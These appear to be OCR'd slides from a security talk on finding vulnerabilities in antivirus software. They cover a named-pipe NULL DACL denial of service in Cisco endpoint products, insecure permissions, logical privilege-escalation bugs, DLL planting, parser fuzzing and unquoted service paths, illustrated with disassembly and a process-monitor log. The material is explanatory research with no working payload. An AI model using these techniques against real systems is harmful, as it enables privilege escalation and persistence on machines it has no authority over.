- A collision bug found by us and hyp3rlinx
  - It turns out he found it first and released the advisory.
- The issue is due to a NULL DACL (RW Everyone) resulting in a system scan Denial Of Service vulnerability for both of the endpoint protection programs.
- The named pipe is remotely accessible. Further investigation found the PIPE_REJECT_REMOTE_CLIENTS and FILE_FLAG_FIRST_PIPE_INSTANCE is not present.


```
lea     rax, [rbp+57h+pSecurityDescriptor]
mov     [rbp+57h+SecurityAttributes.nLength], 18h
mov     edx, 1          ; dwRevision
mov     [rbp+57h+SecurityAttributes.lpSecurityDescriptor], rax
lea     rcx, [rbp+57h+pSecurityDescriptor] ; pSecurityDescriptor
mov     [rbp+57h+SecurityAttributes.bInheritHandle], 1
call    cs:InitializeSecurityDescriptor
xor     r9d, r9d        ; bDaclDefaulted
lea     rcx, [rbp+57h+pSecurityDescriptor] ; pSecurityDescriptor
xor     r8d, r8d        ; pDacl
lea     edx, [r9+1]     ; bDaclPresent
call    cs:SetSecurityDescriptorDacl
mov     rcx, [rdi+18h]  ; lpName
lea     rax, [rbp+57h+SecurityAttributes]
mov     [rsp+100h+lpSecurityAttributes], rax ; lpSecurityAttributes
mov     edx, 40000003h  ; dwOpenMode
mov     [rsp+100h+nDefaultTimeOut], esi ; nDefaultTimeOut
mov     r9d, 0FFh       ; nMaxInstances
mov     [rsp+100h+nInBufferSize], 2000h ; nInBufferSize
mov     r8d, 6          ; dwPipeMode
mov     [rsp+100h+nOutBufferSize], 2000h ; nOutBufferSize
call    cs:CreateNamedPipeW
mov     [rdi+8], rax
call    cs:GetLastError
test    eax, eax
jz      short loc_140028203
```

http://hyp3rlinx.altervista.org/advisories/CISCO-IMMUNET-AND-CISCO-AMP-FOR-ENDPOINTS-SYSTEM-SCAN-DENIAL-OF-SERVICE.txt


HUNTING - INSECURE PERMISSIONS

- Access to files (securable objects) is regulated by the access-control model that governs access to all other securable objects in Windows.
- A security descriptor can be defined for a file and directory.
    - If sets NULL, file and directory will get a default security descriptor.
- Access Control Lists (ACL) in the default security descriptor for a file and directory are inherited from its parent directory.
- 3rd party software installation plays a big role to define its security descriptor.
- Abusing insecure permission sometimes lead to privilege escalation or even arbitrary code execution
- Plenty of areas that can be abuse including:
    - File system, Registry, Named Pipe, Driver, Services

HUNTING #1 - INSECURE FOLDER PERMISSIONS




HUNTING #2 - INSECURE REGISTRY PERMISSIONS



HUNTING - LOGICAL BUGS


- Subverting the programmer's original logic rather than abusing unintended behavior
- Logical bugs usually lead to privilege escalation
  - Everything is about Windows Privileges
  - Complex + Hard to fix
- It consistx of various bug class list including
  - File path abuse, Impersonation, Insecure Kernel Resource Access and COM
- Hunting logical bugs in AV is quite trivial, especially on file path abuse
  - Elevation of Privilege
  - Arbitrary file write
  - Arbitrary file delete
- For some cases, folder permissions granted to "Everyone", but the folder is protected by another process of AV (self-defense mechanism).

HUNTING #1 - LOGICAL BUGS



https://conference.hitb.org/hitbsecconf2017ams/materials/D2T3%20-%20James%20Forshaw%20-%20Introduction%20to%20Logical%20Privilege%20Escalation%20on%20Windows.pdf

HUNTING #1 - LOGICAL BUGS (FILE OPERATION)



HUNTING - DLL PLANTING

- Application can control the location from which a DLL is loaded
  - Either specify a full path or using another mechanism such as manifest
- If application load DLL without the full path, Windows attempts to locate the DLL by searching a well-defined set of directories in an order known as DLL Search Order
- DLL Planting vulnerability required less effort and easy to get persistence
  - DllMain() function very easy to gets executed when DLL gets loaded
- There are three known categories of DLL planting
  - Application Directory (App Dir) DLL planting
  - Current Working Directory (CWD) DLL planting
  - PATH Directories DLL planting
- Please note that not all DLL is loaded


HUNTING - DLL PLANTING

```
.idata:00000001400C9608 ; HMODULE __stdcall LoadLibraryW(LPCWSTR lpLibFileName)
.idata:00000001400C9608                 extrn LoadLibraryW:qword
.idata:00000001400C9608                                         ; CODE XREF: sub_140034DC0+4F↑p
.idata:00000001400C9608                                         ; sub_140035860+EB↑p ...
```

```
.text:00000001400358FE                  lea     rdx, pMore      ; "UpEx.dll"
.text:0000000140035905                  lea     rcx, [rsp+0A98h+pszPath] ; pszPath
.text:000000014003590A                  call    cs:PathAppendW
.text:0000000140035910                  lea     rdx, [rsp+0A98h+pszPath]
.text:0000000140035915                  test    rdx, rdx
.text:0000000140035918                  jz      loc_1400359FF
.text:000000014003591E                  xor     eax, eax
.text:0000000140035920                  or      rcx, 0FFFFFFFFFFFFFFFFh
.text:0000000140035924                  lea     rdi, [rsp+0A98h+pszPath]
.text:0000000140035929                  repne scasw
.text:000000014003592C                  not     rcx
.text:000000014003592F                  dec     rcx
.text:0000000140035932                  cmp     rcx, 104h
.text:0000000140035939                  jnb     loc_1400359FF
.text:000000014003593F                  cmp     [rsp+0A98h+hLibModule], rax
.text:0000000140035944                  jnz     short loc_140035995
.text:0000000140035946                  lea     rcx, [rsp+0A98h+pszPath] ; lpLibFileName
.text:000000014003594B                  call    cs:LoadLibraryW
```

HUNTING - DLL PLANTING


Time ...	Process Name	PID	Operation	Path	Result
7:26:2...	wmiprvse.exe	4128	CreateFile	C:\Windows\System32\wbem\NCObjAPI.DLL	NAME NOT FOUND
7:26:2...	wmiprvse.exe	4128	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	NAME NOT FOUND
7:26:2...	wmiprvse.exe	4128	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	NAME NOT FOUND
7:26:2...	wmiprvse.exe	4128	CreateFile	C:\Windows\System32\wbem\WMICLNT.dll	NAME NOT FOUND



HUNTING - ENGINE & PARSERS

- The most complex components
  - No source code, thus, requires reverse engineering
- Antivirus engine supports various types of parsers
  - Executables, documents, archives, packers, media files, etc.
- The engine contains emulators to support too
  - Unpacking, decompression, etc.
- Most of the parsers are standard in parsing file formats, decompressing, unpacking, etc.
  - Some customize but the way it works is still the same
- Fuzzing is an efficient way
  - Then jump to reverse engineering process
  - If you're lucky enough, the target might have proper symbols :)
- Matalaz mentioned in his book (The Antivirus Handbook), Linux is the best choice to fuzz AV
  - No sandbox / protection like in Windows

HUNTING - ENGINE & PARSERS



UNTRUSTED INPUT

Check for various types of input, e.g. logs, files, signatures, etc.

INCONSISTENT CHECKS

Perform testing on multiple checks, e.g. are packed samples valid

File Size

Testing file size, including archives, e.g. check parser capability parsing large file size


ALLOCATION


Look for calculation length, magic value, e.g. check for archives calculation length/allocation


ERROR PRONE FORMATS

Examine sign and any calculations, e.g. 32-bit fields


HUNTING - ENGINE & PARSERS








ZIP Initialization Parser



XML File Parser



HUNTING - UNQUOTED SERVICE

- Product uses a search path that contains an unquoted element, in which the element contains whitespace or other separators
- Mostly happened on Windows Services
    - Misconfiguration of path binary services
    - Unquoted and contain spaces
- Operating System attempt to run a program from the path ending at the first space character and so on
- Does not indicate as a vulnerability since it only works via Admin mode
    - Useful for persistency maybe?


HUNTING - UNQUOTED SERVICE

